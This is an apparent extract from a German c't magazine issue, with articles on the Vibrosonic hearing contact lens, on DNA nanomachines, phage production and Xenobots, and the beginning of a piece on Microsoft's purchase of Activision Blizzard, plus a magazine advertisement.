Bewertungen				
Fälschungsschutz	⊕⊕	⊕	○ (⊕ wenn selbst gehostet)	⊕⊕
Vielseitigkeit	⊕	⊕⊕	⊕	⊕⊕
Dokument-Datenschutz	⊕⊕	○	○	⊕
Preis	99 € + 399 € für das Biometriemodul (beides netto)	24,90 €/Monat (inSign 365) / auf Anfrage	14,95 €/Monat und Nutzer plus 79,95 € Einrichtung (beides netto)	ab 550 €/Jahr und Gerät (netto)

⊕⊕ sehr gut ⊕ gut ○ zufrieden stellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ ja – nein n.a. nicht anwendbar



Bild: Vibrosonic

Trommelfellvibrator

Hörkontaktlinse überträgt Klänge unverzerrt

Forscher haben eine Hörhilfe entwickelt, bei der ein kompakter Aktor direkt auf dem Trommelfell haftet. Die neue Technik soll Klänge über einen besonders weiten Frequenzbereich verstärken und verspricht so ein natürlicheres Hörerlebnis als herkömmliche Hörgeräte.

Von Arne Grävemeyer

Viele Hörgeräteträger klagen über Schwierigkeiten, Gesprochenes zu verstehen; ebenso geben viele an, Musik klinge für sie „blechern“. Die kleinen Hörgeräteleutsprecher im Gehörgang können nur einen Ausschnitt der von Gesunden hörbaren Schallfrequenzen weiterleiten. Eine Innovation soll ein natürlicheres Spektrum übertragen können: Am Ende des Gehörgangs ist ein Vibrationsmodul platziert und bringt in direktem Kontakt das Trommelfell zum Schwingen. Feinste Mikrosystemtechnik vermittelt auf diese Weise Klänge in einem sehr weiten Frequenzspektrum, wie Forscher der Fraunhofer-Projektgruppe für Automatisierung in der Medizin und Biotechnologie (PAMB)

sowie der Universitäts-HNO-Klinik Tübingen untersuchten. Sie versprechen, mit der sogenannten Hörkontaktlinse Schallfrequenzen zwischen 80 Hertz und 12 Kilohertz übertragen zu können. Damit wäre ein weiterer Bereich von den tiefen Tönen eines Musikstücks bis zu den Obertönen, die den Charakter einer Stimme ausmachen, abgedeckt.

Ursprünglich forschten die PAMB-Wissenschaftler Dominik Kaltenbacher und Jonathan Schächtele sowie Ernst Dalhoff an der Uni-Klinik Tübingen an einem verbesserten Schallwandler für eine implantierbare Hörlösung als Konkurrenzentwurf zur verbreiteten Cochlea-Technik [1]. Die Forscher dachten an einen Mikroschallwandler, der Signale eines Hörgeräts direkt an eine Membran der Hörschnecke (Cochlea) im Innenohr überträgt. So wäre ein neuartiges Hörimplantat entstanden, mit dem sich ebenfalls die winzigen Gehörknöchelchen im Innenohr umgehen ließen. Zudem ließe sich ein solcher Schallwandler operativ einsetzen, ohne die Hörschnecke eröffnen zu müssen. Einzelheiten zu der neuen Implantatidee sind noch nachzulesen in der Doktorarbeit von Dominik Kaltenbacher [2].

Erst später erkannten die Forscher, dass der Schallwandler sehr gut auch das Trommelfell stimulieren kann. Dazu muss ihn ein HNO-Arzt lediglich von außen direkt auf der Membran am Ende des Gehörgangs platzieren. Andere Hörgeräteformen sind auf einen Lautsprecher im Gehörgang angewiesen. Luft leitet ihren verstärkten Schall zum Trommelfell, wobei immer störende Rückkopplungen möglich sind. Die Hörkontaktlinse gibt deutlich weniger Schall in den Gehörgang ab, so können Rückkopplungen kaum auftreten.

Klangprozessor hinter dem Ohr

Das 2016 von den Forschern gegründete Unternehmen Vibrosonic mit Sitz in Mannheim hat inzwischen ein erstes komplettes Hörsystem mit Kontaktvibrator entwickelt. Das Vibrosonic alpha besteht aus drei Komponenten: Die Hörkontaktlinse als Kernelement hat nur einen Durchmesser von etwa sechs Millimeter. Damit fest verkabelt ist ein Gehörgangsmodul, das wiederum über einen magnetischen Stecker mit einer HdO-Einheit (Hinter dem Ohr) verbunden ist. In diesem größten Modul steckt der Klangprozessor samt Mikrofonen und einer Batterie.

Nach einem Scan des Trommelfells eines Patienten wird die Linse in eine individuell passende Silikonform eingegossen. Ein Facharzt setzt sie ein; sie haftet durch reine Oberflächenadhäsion, so lässt sie sich auch ambulant wieder abziehen. Gleichzeitig setzt der Arzt das Gehörgangsmodul ein, das mit der Hörkontaktlinse fest verbunden ist. Diese beiden Komponenten sollen nun im Ohr verbleiben, auch wenn der Träger den Klangprozessor einmal abstöpselt, um beispielsweise zu baden oder in die Sauna zu gehen.

Gegenüber anderen Hörgeräteträgern ist der Nutzer der Hörkontaktlinse dann aber etwas im Nachteil, denn der Aktor auf dem Trommelfell dämpft Geräusche bis drei Kilohertz um bis zu sechs Dezibel und höhere Frequenzen sogar um 10 bis 15 Dezibel. Eine weitere Hürde ist, dass sich der Einsatz der neuen Technik nicht für jeden eignen wird. Verletzungen am Trommelfell beispielsweise, zu enge oder verwinkelte Gehörgänge, Tinnitus oder chronische Ohrinfektionen gelten als Ausschlusskriterien. Regelmäßige Untersuchungen im MRT (Magnetresonanztomograph) sind ebenso problematisch, da der HNO-Arzt dafür jedes Mal alle Komponenten der Hörtechnik entfernen müsste.

Im Januar 2022 startete eine klinische Beobachtungsstudie in Zusammenarbeit mit dem Uniklinikum Mannheim sowie mit der Universitäts-HNO-Klinik Tübingen. Die Teilnehmer sollten bereits aufgrund einer leichten bis mittelgradigen Hörschädigung ein Hörgerät tragen. Sie bekommen Vibrosonic alpha zunächst für vier Wochen einohrig eingesetzt und im weiteren Verlauf über sechs Monate beidohrig. Parallel dazu will der Anbieter HNO-Ärzte und Hörgeräteakustiker ansprechen und ein Vertriebsnetz aufbauen. Ab Herbst 2022 soll die neue Technik für Interessierte verfügbar sein.

Trommelfell reagiert auf Licht

Kontaktlinsenartige Technik fürs Trommelfell gibt es bereits seit 2015 in den USA zu kaufen. Dort bietet Earlens ein System an, das ebenfalls aus drei Komponenten besteht. In diesem Fall sind allerdings die HdO-Einheit und das Gehörgangsmodul fest miteinander verbunden. Die aufgefundenen Schallsignale übersetzt der Audioprozessor im HdO-Modul in Infrarotlichtsignale, die das Gehörgangsmodul auf die Aktuatoreinheit strahlt. Dafür ist keine Kabelverbindung nötig und es entstehen



Bild: Vibrosonic

Herzstück der Hörkontaktlinse ist ein kleiner Aktuator, der in eine individuell aufs Trommelfell passende Silikonform eingegossen wird.

auch hier so gut wie keine Rückkopplungen im Gehörgang.

Schon das Earlens-System verspricht eine große Frequenzbreite und wird in den USA als relativ hochpreisige Hörhilfe für über 10.000 Dollar pro Paar vertrieben. Weil HdO-Einheit und Gehörgangsmodul fest verbunden sind, entfernt der Träger vor dem Duschen oder zum Aufladen beide Komponenten gemeinsam. Bei Vibrosonic ist es dagegen nicht vorgesehen, dass der Träger das Gehörgangsmodul einfach selbst herausnimmt. Der Mannheimer Hersteller hat für seine Lösung noch keine Preise festgesetzt.

In Zukunft völlig unsichtbar

Allerdings tüfteln die Forscher bereits an der Nachfolgeversion Vibrosonic one. Diese soll statt einer Batterie einen wiederaufladbaren Akku enthalten und vor allem samt Klangprozessor und Mikrofonen komplett unsichtbar im Gehörgang

verschwinden, ohne eine dritte Komponente hinter dem Ohr. Die Leistungsfähigkeit der Hörkontaktlinse bliebe von dieser konzeptionellen Änderung unberührt, ihre Stärken bleiben die große Frequenzbreite und die Schallübertragung fast ohne Rückkopplungen. Das neue Produktkonzept sieht außerdem vor, dass der Träger von Vibrosonic one die Gehörgangskomponente auch selbst herausnehmen kann.

In der Theorie ließe sich die Technik sogar noch weiter miniaturisieren: Bereits im Herbst 2019 hatte ein Verbund aus Fraunhofer-Instituten und Forschern der TU Berlin gemeinsam mit auric Hörsysteme, Vibrosonic und der Uni-HNO-Klinik Tübingen das Modell einer Hörkontaktlinse mit eingebauter wiederaufladbarer Batterie vorgestellt. Dieser Entwurf sah lediglich die Aktuatoreinheit auf dem Trommelfell als eigenständiges Hörgerät vor, Mikrofon und Klangprozessor sind darin integriert. Für dessen Energieversorgung konzipierten die Forscher eigens eine leistungsfähige Mikrobatterie aus dünnen Siliziumwafern. Dieses Projekt gilt heute als eine Herausforderung an die Mikrosystemtechnik und als ein Ausblick in die fernere Zukunft. (agr@ct.de) 

Literatur

- [1] Arne Grävemeyer, Taube Ohren lernen, Töne zu sehen; Zukunftstechnik reizt genmanipulierten Hörnerv mit Licht, c't 21/2019, S. 138
- [2] Dominik Kaltenbacher, Neuartiger piezoelektrischer Mikro-Biegeaktor als Schallwandler in einem implantierbaren Hörgerät, Stuttgarter Beiträge zur Produktionsforschung 34, 2014: dx.doi.org/10.18419/opus-4587



Bild: Vibrosonic

Vibrosonic alpha ist mit einer abnehmbaren Hinter-dem-Ohr-Einheit konzipiert. Ein magnetischer Stecker verbindet diese mit dem Gehörgangsmodul (vorn rechts) und der Aktuatoreinheit (links).




Bild: Rudolf A. Blaha

Zukunft der Biobots

DNA-Maschinen und lebendige Zellknäuel in der Medizinforschung

Wenn Forscher in die biologische Trickkiste greifen, entstehen Molekularmaschinen und sogenannte Xenobots aus lebenden Zellen. In Zukunft sollen sie sich vermehren und im Körper medizinisch wirken.

Von Arne Grävemeyer

Forscher versuchen mit Nano- und Mikrorobotern die Medizin zu revolutionieren. Ein Forschungsziel sind mechanisch zusammengesetzte Maschinchen, die der Arzt magnetisch durch den Körper steuert, um Wirkstoffe gezielt an einen Krankheitsherd zu bringen oder einen Tumor anzugreifen [1]. Parallel macht ein Forschungszweig von sich reden, der biologisches Material einsetzt, um Nanomaschinen und sogar lebendige Mikroroboter zu bauen. Jüngste Forschungsberichte beschreiben sogenannte Xenobots, die aus lebendigen Froschzellen zusammenge-

setzt sind und sich eingeschränkt selbst reproduzieren können. Und ein Start-up der TU München hofft, mit künstlich erzeugten Bakteriophagen einmal antibiotikaresistente Infektionen behandeln zu können.

Die derzeit kleinste Variante biologischer Schalter und Maschinen bilden Nanostrukturen aus DNA-Molekülen. Sie bewegen sich auf einer Größenskala von 10 bis 100 Nanometer. Ein Vorteil von DNA als Baumaterial besteht darin, dass sie in ihrer doppelsträngigen Form recht steife Strukturen aufbaut, während eine

einzelsträngige DNA flexibel ist. „Damit lassen sich schon mechanische Komponenten erzeugen, mit denen man Nanomaschinen aufbauen kann“, erläutert Friedrich Simmel, Professor für Bionanotechnologie und für die Physik synthetischer biologischer Systeme an der TU München.

DNA wird zur Nanomaschine

DNA als Baustoff hat zudem den Charme, dass sich ihre Nukleotidabfolge mit modernen DNA-Sequenzierern automatisiert bestimmen lässt. Umgekehrt können DNA-Synthetisierer beliebige Sequenzen aufbauen. Die Forscher betrachten die DNA-Bausteine und die Art, wie diese sich gegenseitig beeinflussen, als eine Programmiermöglichkeit für Strukturen und Eigenschaften. Inzwischen steht ihnen bei der Konstruktion von Nanomaschinen eine spezielle CAD-Software zur Verfügung. Sogar das sogenannte DNA-Origami wird durch ein eigenes CAD-Programm unterstützt. Beim DNA-Origami finden viele kurze DNA-Moleküle speziell die für sie passenden Abschnitte auf einem langen DNA-Hauptstrang, bis sich daraus eine Nanomaschine aus hunderten Molekülen bildet.

Mit dieser Technik haben die Münchner bereits Roboterarme aus DNA-Molekülen aufgebaut, die sie über ein elektrisches Feld von außen steuern können. Für einen vollständigen Roboter fehlt per Definition die eigenständige Energieversorgung ebenso wie eine Sensorik und eine eigene Informationsverarbeitung. Aber die Forscher verfolgen weitergehende Ziele für die Nanomedizin: Sie versuchen, kleine Kapseln aus DNA zu bauen, die sich genau dann öffnen, wenn bestimmte Voraussetzungen gegeben sind. Das könnten spezielle Moleküle sein oder die Oberflächen gefährlicher Erregerzellen im menschlichen Körper, an die die Kapseln binden. Indem sie diese Bindung eingehen, könnten sie sich öffnen und einen Wirkstoff freisetzen.

Die geringe Größe von DNA-Nanomaschinen erlaubt es sogar, diese in lebende Zellen einzuschleusen. Auch dort könnten sie zukünftig auf biologische Signale reagieren, die eine medizinische Bedeutung haben. Damit könnten sie als Biosensoren wirken, als Schalter krankhafte Vorgänge blockieren, oder Wirkstoffe direkt in Zellen abgeben. Simmel hält es zudem für realistisch, dass DNA-Nanomaschinen in Zukunft Katalysatoren und Enzyme an-

binden. Wenn die sich durch einen DNA-Schalter aktivieren oder deaktivieren lassen, ist es möglich, chemische Prozesse gezielt zu starten und zu stoppen.

Eine dritte Stärke der DNA: Sie lässt sich auf biologische Weise vervielfältigen. Während die Konstrukteure die DNA-Moleküle ihrer Nanomaschinen in der Regel vom DNA-Synthetisierer herstellen lassen, könnten das auch manipulierte lebende Zellen erledigen. Auf diese Weise ließe sich bei Bedarf eine Massenproduktion verwirklichen.

Künstliche Zellen imitieren Leben

Am Institut für die Physik synthetischer Biosysteme arbeitet man auch mit künstlichen Zellverbänden. Die bestehen aus zellähnlichen Systemen, die ein paar Mikrometer groß sind. Es handelt sich zu meist um winzige Flüssigkeitströpfchen mit einer Membranhülle – also nicht um lebende Zellen, sondern um biochemische Systeme. Beispielsweise füllen die Forscher ihre künstlichen Zellen mit einem Extrakt aus dem Innenleben von Bakterien. So entstehen künstliche Zellen, die nach Zugabe von DNA Proteine erzeugen oder sogar DNA-Stränge vervielfältigen können. Es ist der Versuch, einen Teil der Prozesse in einer lebenden Zelle nachzubilden – und das in Systemen, die etwa die Größe von Zellen haben.

Andere Gruppen in diesem Forschungszweig versuchen, den künstlichen Zellen Photosynthese beizubringen und sie so mit einer eigenen Energieversorgung auszustatten. Es ist auch möglich, Verbände aus unterschiedlichen Zellen so aufzubauen, dass wie bei einem Stafettenlauf die eine Zelle Moleküle ausscheidet, auf die eine andere wiederum mit einem zweiten biochemischen Prozess reagiert und so weiter.

Brutstätte für Bakterienkiller

Im vergangenen Jahr ist aus dem Institut ein Start-up namens Invitris hervorgegangen, das auf dem Einsatz von Zellextrakten aus Bakterien aufbaut. Unter der Leitung von Kilian Voegelé versucht das Team dieser Ausgründung, Bakteriophagen zu züchten.

Diese Virenform ist auf Bakterien als Wirte spezialisiert. Während aber gefährliche bakterielle Erreger nur in besonders geschützten Laboren untersucht und vermehrt werden dürfen, gelten Bakteriophagen für Mensch und Tier als ungefährlich.

c't kompakt

- Biologische Nanomaschinen und Mikroroboter erschließen der Medizin eine ganz neue Welt.
- Aus der Arbeit mit künstlichen Zellverbänden entsteht ein Therapieansatz gegen antibiotikaresistente Keime.
- Lebendige Xenobots lassen sich mit evolutionärer künstlicher Intelligenz für spezielle Aufgaben im Körper maßschneidern.

Der Ansatz von Invitris besteht nun darin, die DNA von Bakteriophagen zu extrahieren und damit in künstlicher Umgebung neue Viren zu produzieren. Allgemein sehen Mediziner in der Phagentherapie eine Chance insbesondere gegen antibiotikaresistente Keime.

Die Vorteile dieser Phagenproduktion liegt also darin, dass man dafür keine gefährlichen Bakterien züchten muss. Zudem produzieren die Zellextrakte in der Laborumgebung aus der eingegebenen DNA reine Kulturen, eine Verunreinigung durch andere Phagenstämme entsteht auf diesem Wege nicht.

An genetisch veränderten Phagen arbeitet man bei Invitris nicht, betont Simmel. Stattdessen zapft man das reiche Reservoir natürlich vorkommender Phagen an. Man hofft, in der Zukunft auf ein gut gefülltes DNA-Archiv zurückgreifen zu können, um bei Bedarf den passenden Cocktail aus Bakteriophagen herzustellen. Noch einen Schritt weiter wäre es mit schnellen DNA-Synthetisierern sogar möglich, die gewünschte DNA aus den Einträgen einer digitalen Datenbank künstlich zu generieren. Auch mit der synthetisierten DNA ließe sich dann die Produktion der Bakterienkiller starten.

Roboter aus lebenden Zellen

An einer tatsächlich neuartigen Lebensform in Form von Robotern aus lebenden Zellen forschen Bioingenieure der Tufts University in Medford, Massachusetts, und der University of Vermont in Burlington. Sie züchten für ihre sogenannten Xenobots Körperzellen von afrikanischen Krallenfröschen (lateinisch *Xenopus*) und setzen daraus immer neue Mikroroboterformen zusammen. Indem die Forscher




Bild: Enzo Koppberger / TUM

Wie in einem CAD-Programm lassen sich die Bauteile einer DNA-Nanomaschine zusammensetzen, hier zu einem Roboterarm, der durch elektrische Felder von außen gesteuert wird.

um den Robotik-Experten Josh Bongard passive Hautzellen und sich bewegende, zusammenzuckende Herzzellen kombinierten, gelang es ihnen, Roboter mit unterschiedlichen Bewegungsmustern zu bauen.

Bongard brachte in das Projekt auch die Idee der Evolutionary Robotics ein. Dieses Konstruktionsprinzip lässt eine künstliche Intelligenz die verfügbaren Bausteine, in diesem Fall unterschiedliche passive und aktive Zelltypen, mit Härchenfortsatz oder ohne, frei kombinieren und simulieren. Dabei prüft das Programm, wie gut eine vorgegebene Aufgabe in der Simulation bewältigt wird. Nur die erfolgversprechenden Roboterversionen aus tausenden Zufallskonfigurationen haben die Forscher optimiert und in mühsamer Kleinarbeit unter dem Mikroskop realisiert.

So entstanden Xenobots, die beispielsweise vorwärts schwimmen können. Andere hatten ein Loch in der Mitte, in dem sie wie in einer Tasche etwas transportieren konnten. Die Forscher erzeugten Roboterschwärme, die gemeinsam bestimmte Stoffe einsammelten und sogar Xenobots, deren Verletzungen wieder heilten.

Eine künstliche Lebensform?

Im November 2021 meldete das Team einen neuerlichen Erfolg: Es hatte Xenobots geschaffen, die sich sogar vermehren. Jedoch war es nicht gelungen, den Zellknäueln Wachstum und Zellteilung beizubringen. Stattdessen hatten die Forscher eine Roboterform konzipiert, die neue Körper formte, sobald neue Froschzellen in der Nähe verfügbar waren. Die folgenden Xenobot-Generationen waren

allerdings kleiner und nicht so genau ausgeformt, sodass die Replikation nach etwa vier Generationen abbrach.

Die naheliegende Frage, ob mit den Xenobots nun künstliches Leben geschaffen worden ist, verneint der Biophysiker Simmel. Alle lebenden Komponenten entstanden aus Frosch-Stammzellen und lebten auch vorher schon. Man könne also höchstens von einer künstlichen Lebensform sprechen, in dem Sinne, dass es sich um Strukturen lebender Zellen handelt, in einer Zusammensetzung, die es so nicht in der Biologie gibt.

Die eingesetzten Zellen leben von den Energievorräten, die sie aus den Froscheiern mitgebracht haben, denen sie entnommen worden sind. Nach wenigen Tagen, wenn die Energiereserven aufge-

braucht sind, sterben sie ab. Durch die beschränkte Vermehrungsfähigkeit können sie nicht außer Kontrolle geraten. Aber ihre medizinischen Möglichkeiten sind derzeit noch gar nicht abzusehen.

Im Gegensatz zu winzigen DNA-Molekülen oder zu Zellextrakten aus Bakterien bieten lebende Zellen viel mehr Funktionen. Sie können sich bewegen, chemische Stoffe wie etwa Enzyme erzeugen und haben Sensoren. Allerdings sind sie auch wesentlich größer: Eine einzelne Zelle hat einen Durchmesser von etwa zehn Mikrometer, ein Xenobot aus einer Vielzahl von Zellen kann leicht Millimetergröße erreichen. Das wiederum beschränkt die Einsatzmöglichkeiten.

Aber es besteht die Hoffnung, dass Xenobots in Zukunft im Körper eingesetzt Wirkstoffe transportieren oder Giftstoffe einkapseln. Sie könnten sich an verletzten Körperstellen anlagern und mit Enzymen den Heilungsprozess unterstützen. Denkbar ist nach den jüngsten Forschungserfolgen zudem, dass sich die auf spezielle Aufgaben zugeschnittenen Xenobots in einer Nährlösung vermehren, sodass eine Serienproduktion für den medizinischen Einsatz winkt. (agr@ct.de) **ct**

Literatur

- [1] Arne Grävemeyer, Roboter minimalinvasiv, Winzige, magnetisch steuerbare Apparate für die Medizin, c't 15/2021, S. 128

Xenobots in Aktion: ct.de/yqtf



Bild: Allen Discovery Center, Tufts University

Ein Xenobot aus lebendigen Herzzellen des afrikanischen Krallenfroschs *Xenopus*. Durch zuckende Bewegungen schwimmt der Xenobot durch das umgebende Medium, bis seine Energievorräte nach ein paar Tagen verbraucht sind.

Ein Blick in die Vergangenheit mit **ALL ABOUT HISTORY**

Tauchen Sie ein in vergangene Zeiten:

All About History beleuchtet alle zwei Monate die großen Epochen und Ereignisse der Weltgeschichte und gräbt alte Schätze aus. Erfahren Sie alles über die verschiedenen Zeitalter von der Antike bis zur Gegenwart, die unsere Welt geprägt haben.

NEU
bei eMedia

**35%
RABATT**



Kennenlern-Angebot: 2 Ausgaben testen

- 2 aktuelle Ausgaben als Heft
- 35 % Kennenlern-Rabatt
- 3 Tage vor dem Handel erhältlich
- erscheint 6 x im Jahr

Jetzt bestellen:

www.emedia.de/history-mini




Bild: microsoft.com

Wirbelwind

Games: Microsoft kauft Activision Blizzard für 68,7 Milliarden Dollar

Microsoft zahlt eine Rekordsumme für den skandalgebeutelten Spiele-Publisher Activision Blizzard. Damit festigt das Unternehmen seinen Stand im lukrativen Games-Markt und die Verkaufschancen seiner Xbox.

Von Daniel Herbig

Sexismus-Skandale vergehen, doch der Videospielemarkt wächst und wächst – so oder so ähnlich dürfte Microsoft wohl die geplante Rekordübernahme des straukelnden Spieleherstellers Activision Blizzard begründen. Kolossale 68,7 Milliarden US-Dollar will Microsoft für das wohl umstrittenste Spieleunternehmen der Welt bezahlen. Es ist ein Deal wie ein Erdbeben, der die Branche ordentlich durcheinanderwirbeln wird.

Microsoft würde damit bekannte Spielmarken wie Starcraft, Overwatch oder Call of Duty übernehmen und laut eigenen Angaben durch die Übernahme zum drittgrößten Spieleanbieter der Welt

hinter Tencent und Sony avancieren. Erst im vergangenen Frühjahr hatte Microsoft die Übernahme der Bethesda-Mutterfirma ZeniMax Media abgeschlossen. Der Deal kostete 7,5 Milliarden US-Dollar – im Vergleich zur geplanten Activision-Übernahme eine Kleinigkeit. Wenn sie wie geplant über die Bühne geht, ist die Übernahme von Activision Blizzard der bislang teuerste Deal im Tech-Sektor.

Laut der Nachrichtenagentur Bloomberg haben die Verhandlungen zwischen Microsoft und Activision Blizzard begonnen, nachdem eine kalifornische Behörde das Spieleunternehmen im vergangenen Sommer wegen sexueller Belästigungen am Arbeitsplatz verklagt hatte [1]. Frauen seien bei Blizzard systematisch benachteiligt, belästigt und gemobbt worden, heißt es darin. Männliche Angestellte sollen regelmäßig alkoholisiert im Büro auftaucht sein und sexistische Bemerkungen abgegeben haben. Auch Vorgesetzte sollen sich daran beteiligt haben. Der Aktienkurs sank nach Bekanntwerden der Klage.

Offenbar verstand Microsoft die missliche Lage des Publishers als Chance. Wer auf die Statements blickt, die Microsofts Führungsriege zur Übernahmeankündigung abgegeben hat, stößt allerdings auf

eine andere Motivation und den schwammigen Begriff des Metaversums. „Gaming ist die dynamischste und aufregendste Unterhaltungsform und wird eine Schlüsselrolle bei der Entwicklung von Metaverse-Plattformen übernehmen“, schreibt etwa CEO Satya Nadella.

Dass Nadella eine recht breite Definition des Metaversums vertritt, machte sich bereits im vergangenen November bemerkbar. Damals erklärte der Microsoft-Chef, auch Minecraft, Halo und der Flight Simulator seien eigentlich Metaversen – also alles, was einen Mehrspielermodus hat. In diese recht schwammige Auflistung könnte man leicht auch Spiele wie Blizzards kommendes Overwatch 2 und das gute alte World of Warcraft einreihen.

Mobile-Gaming boomt

Ein weiterer Grund zum Kauf sind laut Microsoft Mobile Games, denn mit Titeln wie Candy Crush hat Activision Blizzard erfolgreiche Handyspiele im Portfolio. Zu Activision Blizzard gehört die Mobilspieleabteilung King, die das US-Unternehmen selbst vor einigen Jahren für 6,9 Milliarden US-Dollar erworben hatte. Schon lange tragen Mobilspiele den meisten Umsatz zu Activision Blizzards Geschäftsergebnissen bei, der Trend zum Spielen auf Mobilgeräten setzt sich bis heute fort. Auch wenn es für Spieleenthusiasten schwer erträglich ist: Mobile Games wie Candy Crush und Bubble Witch Saga gehören zu den Zuckerstücken des Deals. Allein in Deutschland wurden 2021 fast 2,3 Milliarden Euro mit Mobilspielen umgesetzt, 500 Millionen Euro mehr als mit Konsolenspielen. Weltweit haben laut der Analysefirma SensorTower im vergangenen Jahr allein acht Spiele mehr als eine Milliarde US-Dollar Umsatz erzielt, darunter auch Candy Crush.

Microsoft erwirbt mit dem Kauf von Activision Blizzard neben diesen Marken auch die Mobilkompetenz von King. Mit deren Hilfe könnte Microsoft Eigenmarken, die bislang auf den Mobilplattformen kaum stattgefunden haben, für Smartphones und Tablets veröffentlichen. „Mit tollen Teams und toller Technik werden Activision Blizzard und Microsoft es Spielerinnen und Spielern ermöglichen, Marken wie Halo und Warcraft praktisch überall zu erleben“, schreibt Microsoft in der Ankündigung. Auf dem Mobile-Markt liegt eine riesige Wachstumschance für ein Unternehmen, das bislang vorwiegend die Xbox und den PC bedient hat.

Spiele im Abo

